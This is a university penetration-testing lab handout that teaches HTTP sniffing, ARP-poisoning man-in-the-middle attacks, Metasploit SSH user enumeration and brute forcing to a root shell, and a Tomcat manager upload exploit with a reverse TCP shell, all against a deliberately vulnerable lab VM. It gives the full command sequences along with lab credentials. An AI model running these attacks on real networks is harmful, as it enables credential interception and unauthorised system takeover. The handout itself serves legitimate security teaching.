Finding and Exploiting Network Vulnerabilities

6COSC019W

Ayman El Hajjar

Weeks 5/6/7

STOP and READ

Before you start your work in the lab you need to setup the lab environment as per the instructions in **lab1**, depending on whether you are using your own machine or working in a lab room.

Below is a summary of the steps you need to do. However you should read the Lab Environment Setup if you are stuck on any of those steps.

1. **From inside VirtualBox**: Delete all Virtual machines that already to ensure that you are starting your labs from a **clean state**.
2. Browse to the C:\:VirtualMachines folder.
3. You should have the .7z files. We need the Kali and the OWASP files.
   - **PLEASE DO NOT DELETE THE 7Z FILES**.
   - You might find other 7z files. **Please leave them**, they are for other modules.
4. It is however safe to delete folders inside the C:\:VirtualMachines. These are residues from previous deployments
5. Extract the files by right clicking on each and select 7-zip, then selecting **Extract here**.
6. Add the VMs to VirtualBox.
7. Double check if the Network settings for the Lab environment are set correctly.
   - If the activity you are doing requires **Internet access**, **then you should be on NAT**
   - If the activity you are doing requires **interacting with OWASP**, **then you should be on "Host Only network"**
8. **Make sure you run the studentid script before you start the lab.**

```
./studentid.sh
```

- Please download the files from the module repository.
  - Open a terminal

```
cd Desktop
```

Navigate to Desktop to put all out files.

```
git clone https://github.com/a-elhajjar/6cosc019w.git
```

Download the module repository. It contains some files that we need for later.

VMs IP Reference

- In this lab, the IP addresses for my virtual machines (VMs) are as follows:
  1. **OWASP VM**: 192.168.56.101
  2. **Kali VM**: 192.168.56.102
- Please note that your VM IP addresses may differ since we are using a DHCP server to allocate IPs dynamically.
- Always use the IP addresses from your own lab environment while conducting the activities. My IPs are provided as an example.

1 Sniffing plain HTTP traffic



Figure 1: Wireshark

- In this lab, we will start by assessing the danger of using a basic authentication mechanism such as HTTP plain text authentication.
- Both Kali and OWASP should be running on a Host-Only Adapter.
  - Open a browser and navigate to the OWASP page (for me, it's **192.168.56.101**).
  - On Kali, open a terminal and type **wireshark**.
  - Once Wireshark is open, we need to select the interface we want to capture packets on. We will be capturing packets on **eth0**.
  - Double-click on **eth0** or select it and click the start button (Figure 1).
  - You will now see that the live traffic window is open, although there is no traffic yet!
  - On the browser, click on the Damn Vulnerable Web App (DVWA) and log in using the username **admin** and password **admin**.
  - Once you log in, go back to Wireshark and stop the live capture (Figure 1).
  - You will find that a lot of traffic was captured. We are interested in HTTP traffic, and more specifically, a POST HTTP packet. On the filter bar, type **http** and press enter.
  - You can also sort the packets by name or by protocol.
  - We are specifically looking for a POST message (Figure 1).

- Select the POST message. You will be able to see all information related to this particular packet, with one side in plain English text and the other in Hexadecimal.
- Select the "HTML Form URL encoded" option, and it will reveal the username and password we just entered.
- The idea of this activity was to see what sniffing traffic on our own machine can reveal. This also assumes that we know the username and password, as we browsed the DVWA application on the Kali machine itself to log in and capture traffic.

Why an HTTP POST packet?

- HTTP packets represent communication (request/response) between clients and web servers, usually as a result of a request from the client.
- The **HTTP POST** packet represents a request where the client sends data to the server to be processed, such as during a **form submission** or a file upload.
- Another important HTTP packet type is the **HTTP GET**, which is used to request data from the server, such as loading a webpage.

2 Man-in-the-Middle Attacks and Session Hijacking

- A Man-in-the-Middle (MITM) attack is a type of attack in which the attacker places themselves in the middle of the communication line between two parties, usually a client and a server.
- This is achieved by breaking the original communication channel and then intercepting messages from one party, relaying them (sometimes with alterations) to the other party.

2.1 Setting up a Spoofing Attack with Ettercap - ARP Spoofing

- Address Resolution Protocol (ARP) spoofing is perhaps the most common MITM attack. It exploits the fact that the Address Resolution Protocol—the one that translates IP addresses to MAC addresses—does not verify the authenticity of the responses a system receives.
- This means that when Alice's computer asks all devices on the network, "What is the MAC address of the machine with IP xxx.xxx.xxx.xxx?", she will accept the response from any device, whether genuine or not.
- ARP spoofing, or ARP poisoning, works by sending multiple ARP responses to both ends of the communication chain, telling each end that the attacker's MAC address corresponds to the IP address of their counterpart.
  - Ensure both OWASP and Kali virtual machines are running.
  - We will conduct our session hijacking using ARP spoofing with a popular tool called Ettercap.

```
sudo ettercap -G
```

  - To start Ettercap with the graphical interface, use the **-G option**.
  - Once it starts, follow the steps shown in Fig.2.
    1. Ensure that the correct interface is selected and set to **sniffing at startup**.
    2. Click on the **accept** sign.
    3. Click on the **search hosts** button.
    4. Click on the **list** button.
    5. Highlight **192.168.56.1** and click on **Add to Target 1**.

6. Highlight **192.168.56.101** and click on **Add to Target 2**.
7. Click on the three dots menu.
8. Select **Targets** and choose **Current Target**.
9. Select the **MiTM menu** and choose **ARP poisoning**.
10. Ensure that **Sniff Remote Connections** is selected and press **OK**.
11. On the host machine (192.168.56.1), open a browser and log in to DVWA.
12. Observe the captured form entries in Ettercap.



Figure 2: Etter

3 ARP Poisoning from Terminal

1. Setting up Kali rules for forwarding packets:

   ```
   sudo sysctl -w net.ipv4.ip_forward=1
   ```

   To make sure that traffic forwarding from the host machine and the OWASP VM to Kali, we need to enable IP forwarding on Kali machine. This is critical for forwarding traffic to work.

   ```
   sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
   ```

   - Kali also need to masquerade itself as the gateway for both respond to its ARP requests when spoofing them.

   ```
   sudo iptables -A FORWARD -i eth0 -j ACCEPT
   ```

   - And finally create rule on Kali for the firewall to accept traffic forwarding.

2. One we have these settings on we can move to Spoofing MAC addresses for both the host machine and the OWASP VM. We use arpspoofing tool, pre installed on Linux to conduct ARP Poisoning.

```
sudo arpspoof -i eth0 -t 192.168.56.101 192.168.56.1
```

- On one terminal, spoof the MAC address of OWASP for the host machine. Basically tell the host machine that the MAC address for OWASP changed and assign a new one, the Kali MAC address!

```
sudo arpspoof -i eth0 -t 192.168.56.1 192.168.56.101
```

- Spoof the MAC address of host machine for the OWASP machine. Basically tell OWASP that the MAC address for the host machine changed and assign a new one, the Kali MAC address!
- Do not close the ARP spoofing terminals. They should stay running while we move to the next step

3. On a third terminal, and to speed the ARP table updating itself on OWASP we can push an ARP request for each device.

```
sudo arping -c 3 -I eth0 192.168.56.1
```

- This step sends ARP requests to the Windows host machine (the Victim) so that its ARP table will update with the MAC address of the Kali machine.

  and

```
sudo arping -c 3 -I eth0 192.168.56.101
```

- This step sends ARP requests to the OWASP machine (the web server) so that its ARP table will update with the MAC address of the Kali machine.

4. On the owasp machine, and to speed the ARP table updating itself on OWASP we can push an ARP request for each device. ARP usually updates itself when it cannot find the correct address for a device, however we execute those commands to simply speed up the process.

```
sudo arping -c 3 -I eth0 192.168.56.1
```

- This step will update the ARP table of the OWASP machine with the Kali machine's MAC address for 192.168.56.1 (the Windows host machine).

5. Check if ARP poisoning is correct, basically positioning yourself(kali) between the host machine (Windows if you in the lab) and OWASP.
   - **On your Windows machine (Host machine)**,open the terminal (called **Command Prompt** in Windows) by typing

```
cmd
```

     You are starting the command line on Windows. You can press the Windows logo key and type **cmd**.

   - Once it is open, type:

```
arp -a
```

     This will display the ARP table. You should see that the Host machine's ARP table shows the OWASP machine with the Kali machine's MAC address (Fig. 3).

   - **On the OWASP VM**,type:

```
arp -a
```

     This will display the ARP table for the OWASP machine. You should see that the OWASP ARP table shows the Host machine with the Kali machine's MAC address (Fig. 3).



Figure 3: ARP table showing successful ARP poisoning.

6. The final step is to start Wireshark and capture traffic between the Host machine and OWASP.
   - On Kali, start capturing traffic in Wireshark, similar to how we did in the previous activity in Section.1.
   - On the Windows host Machine:
     - Open a browser and go to **192.168.56.101** to generate traffic.
     - Click on the **Damn Vulnerable Web Application**.
     - Sign in with the credentials **admin/admin**.
   - On Kali, stop the Wireshark capture and observe the POST message with the login details, similar to what we did in the previous activity in Section 1.
   - Note the differences in the traffic between this activity and the activity in Section 1.

What happened[3]

- Man-in-the-middle attack is an attack in which the attacker gets between two parties and intercepts messages before transferring them on to their intended destination.
- Address resolution protocol (ARP) poisoning is an example of a spoofing attack. In this attack, the attacker spoofs the Media Access Control (MAC) address of a targeted device, such as a server, by sending false ARP resolution responses with a different MAC address. This causes duplicate network traffic to be sent from the server.

3- **What happened** paragraph is taken from the recommended book **Fundamentals of Information Systems Security**

4 Network Services Exploitation

- In this section activities, we will attempt to exploit some of the network vulnerabilities that we initially found during our scanning and enumeration phase.

  We will conduct an in-depth exploitation on the SSH service as an example however we will also look at other modules we can use for other services briefly.

- During this phase, the goal is often to gain a shell on the target system, in this case the OWASP VM. This gives you control to perform actions as the user whose permissions you've obtained.

  - A shell is a program that allows you to interact with a computer's operating system. It provides a way to execute commands, manage files, and run scripts.
  - Obtaining a shell access, typically means you can issue commands directly on the system, either through a command-line interface (CLI) or remotely via tools like SSH.

- The ultimate goal however is to obtain a high privilege shell (e.g., administrator or root) which would allow us unrestricted access to the system, letting you modify critical files, manage system settings, or even control all user accounts.

4.1 Exploiting SSH

- We will be using Metasploit suite to exploit services.
- Metasploit is a powerful penetration testing framework with a wide range of modules.
- It allow users to not only exploit vulnerabilities known as exploits but it has a variety of tools to configure attacks depending on the environment the users are targeting..
- The current installed version **Metasploit v6.4.34-dev**, has a wide range of modules as you can see in Fig.4.
- The components of the msf console are:
  - **Exploits** modules to attack and exploit known vulnerabilities in systems.
  - **Auxiliary** tools for scanning, gathering information, and supporting tasks during testing.
  - **Post exploitation** modules for maintaining access, escalating privileges, and gathering additional information after exploitation.
  - **Payloads**, specially crafted Codes that get executed on the target machine after a successful exploit with their No-operation (**nops**) instructions used for padding payloads.
  - **Encoders**, tools for obfuscating payloads to evade detection.
  - **Evasion** techniques to bypass security measures like firewalls and antivirus.
- To start metasploit (Fig.4), we run it using:

  ```
  msfconsole
  ```



Figure 4: Starting metasploit

4.1.1 Exploiting known vulnerabilities

- We know from previous scanning and enumeration, that **OpenSSH 5.3p1** is running on port 22. This is the SSH service installed on OWASP. let's start by searching what modules for exploiting OpenSSH exist on metasploit tool.

  We can search for **SSH** that will show a large number of exploits, most not relevant to OpenSSH. We focus our search on OpenSSH.

  `msfconsole`
  - We start metasploit (Fig.4),

  `search openssh`
  - We can see six known vulnerabilities for OpenSSH Services (Fig.5) , however most are either post exploiting or requires a Windows system.
  - However we can attempt to carry on a Timing attack. A timing attack is a combination of users enumeration with random passwords. The idea is to see how long it takes for SSH to respond for each username we give it, regardless what the password.
  - The longer the time is, the more it indicates that the user exist.

  `use 5`
  - This will select the **ssh_enumusers with Timinig Attack action** (Fig.6).

  `show options`

  `set user_file /home/kali/Desktop/6cosc019w/users.lst`

  `set rhosts 192.168.56.101`

  `show options`

  You can check if all your entries were applied correctly (Fig.6).

  `run`
  - The exploit returns that there are two SSH users configured (Fig.7).



Figure 5: Searching for Openssh vulnerabilities



Figure 6: Timing attack with user-enumeration



Figure 7: Timing attack with user-enumeration

4.1.2 Brute Forcing SSH

- Since there are no other vulnerabilities exist, for the OpenSSH we are using, we can now attempt to brute force the service.

```
search ssh_login
```

This will return two scanners vulnerabilities (Fig.8).

- We know it is called ssh_login since all brute force auxiliary modules names are called the **service_login**.

```
use auxiliary/scanner/ssh/ssh_login
```

We use the ssh_login scanner (Fig.9), which will brute force either specific user with a known password or will try from different usernames and passwords from dictionaries.

The other scanner requires the attacker to hold the public keys of the target. We don't have this at this stage.

```
show options
```

You can see there are many options, some we will return to later, but now let's set the target details and the lists for both usernames and passwords (Fig.9).

```
set stop_on_success true
```

This will speed up the exploit, as it will stop as soon as you have a match of username and a password that works!

```
set user_file /home/kali/Desktop/6cosc019w/users.lst
```

Settings the usernames list.

```
set pass_file /home/kali/Desktop/6cosc019w/passwords.lst
```

Settings the passwords list.

```
set rhosts 192.168.56.101
```

Settings the target IP Address of the victim (OWASP). In my case, **192.168.56.101**

```
set rport 22
```

Settings the remote port to 22. The open port found for SSH service during our initial scan. SSH default port is 22.

```
show options
```

You can check if all your entries were applied correctly (Fig.9).

```
run
```

Now we have all the options set, we can type **run** to execute the exploit.

```
sessions -l
```

To list the open sessions we use the **-l** option (note that l stands for List) with the command **sessions** (Notice plural session). Note that the session ID open for me as **session 8** (Fig.10).

- Now we have a session (or more), open we can use access those sessions to see what we are able to do.

```
sessions -i 8
```

To use a specific shell session, we use the **-i** option with the session number we want to access. Note that the **-i** option for the session stands for **i**dentifier and in my case it is session 8 (Fig.11).

- if you are running this for the first time, your session will likely be **1** however **sessions -l** will give you the correct identifier for your session.
- You are now executing commands on the OWASP machine with the privilege of the user: **user**. We note that we are not able to execute commands that requires high privilege , or more specifically not a member in the **sudoers** group.

```
background
```

This will keep the session running in the background by pressing **y** (Fig.11). Otherwise when pressing Ctrl+x or typing **N** , it will close the session and you will need to run the exploit again if you need the session.

```
sessions -l
```

you can check if the session is still open.

Although we exploited the SSH service successfully by Brute Force, we did not obtain high privilege shell. We also know have two usernames but we had the **stop_on_success** option set to true to speed up the brute force. can check if the session is still open.

```
set stop_on_success false
```

We know have two usernames but we had the stop on success option set to true to speed up the brute force.

```
run
```

We run the exploit again

- We can see now another two sessions were created (Fig.12).
  - Session 9 for the user **user**: We already know this user shell does not result in a high privilege shell.
  - Session 10 for the user **root**: We can see their **GUID is 0**. This means they have the hihgest privilege for this service. **We will cover Access Controls and GUIDs in week 10 lecture.**

```
sessions -i 10
```

- We login to the shell session created for the **root** user (Fig.12).

```
whoami
```

Will show that this is the **root** user (Fig.12).

```
sudo nano /etc/resolv.conf
```

will show that the shell runs sudo commands without throwing any error (Fig.12).

Figure 8: Searching for ssh_login vulnerabilities



Figure 9: Set the various ssh_login options



Figure 10: Successful exploit and found a match from our users and passwords lists: user/owaspbwa. The session was also created



Figure 11: We access the opened session with the corresponding identifier. You are now executing commands on the OWASP machine with the privilege of the user: **user**



Figure 12: We now have another session shell open with a root user and higher privilege

4.1.3 Post Exploitation

- One exploitation that the **search openssh** returned is a post exploitation that searches for other ssh users public keys in the user home directory once logged in.

- This requires an active session, hence why it is called **Post Exploit**!
- While we kept our session running in the background from the previous activity:
  - `use post/multi/gather/ssh_creds`
    - Multi Gather OpenSSH PKI (public keys) Credentials Collection
  - `show options`
    - The command show that the post exploit only requires one argument, the session number.
  - `set SESSION 10`

    We set the session number to the session ID you have. You can check the session ID by typing **sessions -l**
  - `run`
    - The post exploit returned no results. Although this mean that no other user logged in before using the SSH service, it doesn't mean that there is no other users and there is no public keys stored in this directory for other users.
    - Although this is unsuccessful, this shows that in many cases, exploits do not work. Both hackers and penetration testers need to try different methods to get the results they need.

4.2 Other Services

- During the scanning and enumeration activity, we found several services running in addition to the SSH service that we have just exploited
- We can also try to exploit the Tomcat service running on port 8080.
  - `msfconsole`
    - Start metasploit
  - `search tomcat`

    Start by searching what auxiliaries are available for tomcat on metasploit to conduct an in-depth enumeration.
  - `search type:auxiliary tomcat`

    As there are many modules for tomcat, you can focus your search on auxiliaries to start with
  - `auxiliary/scanner/http/tomcat_mgr_login`
    - This scanner looks for the tomcat Application Manager Login Utility. If it is misconfigured, it can reveals credentials information.
  - `show options`
  - `set rhosts 192.168.56.102`
  - `set rport 8080`
  - `run`

    It will reveal credentials informations for the Tomcat service. This confirms that the service is misconfigured!
    - You should now try to get a shell
  - `search type:exploit tomcat`

    When searching for exploits, look for exploit that are relevant to the version running on OWASP VM.
    - One particular exploit that is listed with the rank **Excellent** is the **tomcat_mgr_upload** exploit, meaning it has a high chance of being successful.

- `use exploit/multi/http/tomcat_mgr_upload`
- `set rhosts 192.168.56.101`
- `set rport 8080`
- `set HttpUsername root`
- `set HttpPassword owaspbwa`
- `set payload java/shell_reverse_tcp`

  We need a payload relevant to the service. In this case, the Java reverse tcp shell will work for Tomcat.

  If you type **show payloads** you can find many other Java payloads that will work with this exploit
- `set lhost 192.168.56.102`

  Note that this is the Kali IP address, and in my case **.102**. The reverse shell needs this IP address to open the shell locally.
- `set lport 4444`

  Local port to redirect the session traffic on the local machine (Kali).
- `run`

- Using similar process, attempt to exploit some other services we found in our initial scan.
- **In reality, this can be a lengthy process. However, you only need one exploit that works to obtain a high-privilege shell!**

5 Cryptanalysis for network services attacks

5.1 Caesar Cipher challenge

- Let's start by something as simple as decrypting a Caesar Cipher by guessing the rotation value.
- While OWASP VM is running, browse to "Security Shepherd tool" on OWASP VM.

Login with username: **admin** and password: **password**

- Click on Challenges and select **Insecure Cryptographic Challenge 1** from **Insecure Cryptographic Storage**
- Try to guess the rotation used to solve this challenge. You can submit your solution in the box at the top of the challenge screen.

  you might want to use this link to help you guess the rotation and break the cipher

5.2 Brute Force attack

- This activity involves an attack using dictionaries of both usernames and passwords. It is still at type of bruteforce as well since we are trying every single word from users dictionary with every single word from passwords dictionary.
- This activity also assumes that you completed the previous lab (Reconnaissance and Scanning) and more specifically:
  - You have identified that SSH is running on OWASP
  - You have created two dictionaries on your Desktop, one for users (users.txt) and one for passwords (pass.txt)
  - You have added every username and password you saw during your information gathering stage to the relevant dictionaries including the username and password for the OWASP VM.
- Before we start this, we need to enable SSH client for Kali. Open a terminal and type

  ```
  sudo kali-tweaks
  ```

- This will open the kali tweaks window. (You will not be able to select with the mouse, you will need to use the arrow keys)
  1. Select **Hardening** and press Enter
  2. Go down to **SSH Client** and press the space key to select it.
  3. Go down to **Apply** and press enter.
  4. Select **Quit** and press enter
- We will be using a tool called Hydra. Hydra is a brute forcing tool that uses dictionaries and allow brute forcing on many protocols including HTTPS, SMBs, Databases and SSH.
- Let's first try to understand it's syntax. Open a terminal and type

  ```
  man hydra
  ```

- You can see that there are quite a few flags (options), we are interested in few of them:
  - -L means login. A capital **L** means you are using a users file for example users.txt. A small (l) for login you are only specifying one username. We will see how both works.
  - -P means Password. A capital **P** means you are using a passwords file for example pass.txt. A small (p) means you are only specifying one password. We will see how both works.
- Now let's say that we know the username is root but we dont know what the password is. We can use the small (l) to specify the login root.

